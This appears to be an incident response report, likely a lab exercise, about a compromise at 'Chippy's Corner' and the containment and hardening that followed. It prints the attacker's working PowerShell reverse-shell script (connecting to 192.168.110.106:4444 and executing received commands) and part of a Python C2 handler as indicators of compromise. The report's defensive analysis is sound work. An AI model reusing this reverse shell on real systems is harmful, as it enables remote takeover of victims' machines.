# CHIPPY'S CORNER INCIDENT RESPONSE REPORT



### AGENDA

**EXECUTIVE SUMMARY** 

PREPARATION

**DETECTION & ANALYSIS** 


CONTAINMENT & ERADICATION

RECOVERY & HARDENING

LESSONS LEARNED

# EXECUTIVE SUMMARY

# INCIDENT RESPONSE STRUCTURE



• After the compromise of the Chippy's Corner endpoints, Chippy's Corner Incident Response team performed a response structured around <u>NIST SP800-61</u>.

 The response process included: preparation, detection & analysis, containment, eradication & recovery, and lessons learned.

### INCIDENT SUMMARY

- An old endpoint within the subnet was compromised by an attacker at 192.168.110.106.
- The attacker used command injection to compromise the host device of the web server hosting a developer tool.
- Once the attacker compromised the web server endpoint, they placed a C2 client to establish startup persistence in the startup registry key.
- The attacker then brute-forced SSH with a weak password to gain access to boss's machine which holds sensitive data.



### ACTIONS TAKEN

- Physical and network quarantine of compromised endpoints.
- Removed malicious malware payload while reinstalling a fresh new operating system.
- Comprehensive system hardening procedures to prevent further attacks.



# PREPARATION

### PREPARATION



Chippy's Corner had a poor security posture on their infrastructure which made the preparation step extremely difficult.



Important tools that helped with the response process were Sysmon, Windows Security, and Windows Event Viewer logs.




Splunk was installed on the boss's endpoint, however, was not used due to financial constraints.



The web server host OS did not have any security features besides the Windows Event Viewer

# DETECTION & ANALYSIS

### INITIAL ALERT




 July 29, 2025: Windows Defender alerted to Trojan:Win32/Meterpreter.O. on the web server host machine.

 Detected when PowerShell executed a suspicious payload in the web server project directory.


### INDICATORS OF COMPROMISE


iew	
> Windows (C:) > xampp > htdocs > proj	
lame	Date modified
sup	7/29/2025 5:56
yooooooo	7/29/2025 5:56
g cleaner.ps1	7/29/2025 5:55
index.php	7/24/2025 11:58


```
Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
                cleaner.ps1 X
      $client = New-Object System.Net.Sockets.TcpClient("192.168.110.106",4444)
       $stream = $client.GetStream()
       $buffer = New-Object byte[] 1024
      ¬while ($true){
          $bytesRead = $stream.Read($buffer, 0, $buffer.length)
  10
           if (bytesRead -le 0){break}
  11
  12
  13
           $command = [System.Text.Encoding]::ASCII.GetString($buffer, 0, $bytesRead
  14
  15
16
           try{
              $output = Invoke-Expression $command 2>&1 | Out-String
  17
           } catch {
  18
  19
              $output = $_.ToString()
  20
  21
           $prompt = "PS " + (Get-Location).Path + "> "
  22
  23
           $fullOutput = $output + $prompt
  24
  25
           $response = [System.Text.Encoding]::ASCII.GetBytes($fullOutput)
  26
           $stream.Write($response, 0, $response.Length)
  27
28
  29
```





```
import socket
import threading
import subprocess
import time
AP = "192.168.110.106"
def powershell handler (connection):
        powershell instance = subprocess.Popen(
                ["powershell.exe", "-NoLogo", "-NoProfile"],
                stdin=subprocess.PIPE,
                stdout=subprocess.PIPE,
                stderr=subprocess.STDOUT,
                shell=True,
                text=True
        buffer = []
        def reader():
                while True:
                         try:
                                 line = powershell instance.sto
                                 if not line:
                                         break
                                 buffer.append(line)
                         except:
                                 break
```















### ROOT CAUSE ANALYSIS




- Given that the Meterpeter Trojan was the first alert and the location of the payload was stored within the project files of the web application, it can be highly inferred that the vulnerable web application was the cause of the compromise of the web server
- On the boss's machine, the only indicator of compromise was a brute force SSH. This shows that weak credentials was the root cause of compromise on that endpoint.

## CONTAINMENT & ERADICATION

### NETWORK CONTAINMENT

Quarantine alias created via pfSense firewall.

Compromised hosts physically removed from the switch.



### ENDPOINT CLEANUP



Removed attacker-added keys under **HKCU\Software\Microsoft\Windows\CurrentVersion\Run** used to re-launch the Python C2 script on reboot.



Removed all malicious python and PowerShell payloads within the environment



Ran scans with Windows Defender and other malware scan services such as Malwarebytes.

# RECOVERY & HARDENING

### RECOVERY ACTIONS



Installed a clean operating system on each point to verify any potential threats hidden by rootkits are removed.



Removed unnecessary tools that are not required for nor support essential operations within the endpoints.



All important data was safely backed up prior to wiping the operating system and fully restored afterward.

### SECURITY HARDENING



Web server reconfigured to run under a non-administrative account with only the permissions required for operation.



Removed Python, Sysinternals, and other unnecessary software from both systems to shrink the attack surface.



Installed and configured Sysmon on both endpoints to log detailed process, network, and file creation activity, including outbound file transfer monitoring.

### SECURITY HARDENING (CONT.)

pfSense and Windows firewall updated to allow only required service ports and block outbound connections on high-risk ports (e.g., 4440) commonly used for reverse shells.

Enforced stronger password policies with complexity requirements and minimum length to resist brute-force attacks.

Disabled SSH entirely on both endpoints where it was unnecessary, removing a common lateral movement vector.

Rewrote the vulnerable PHP script to properly validate and sanitize user input

# LESSONS LEARNED

### WHAT DID WE LEARN?

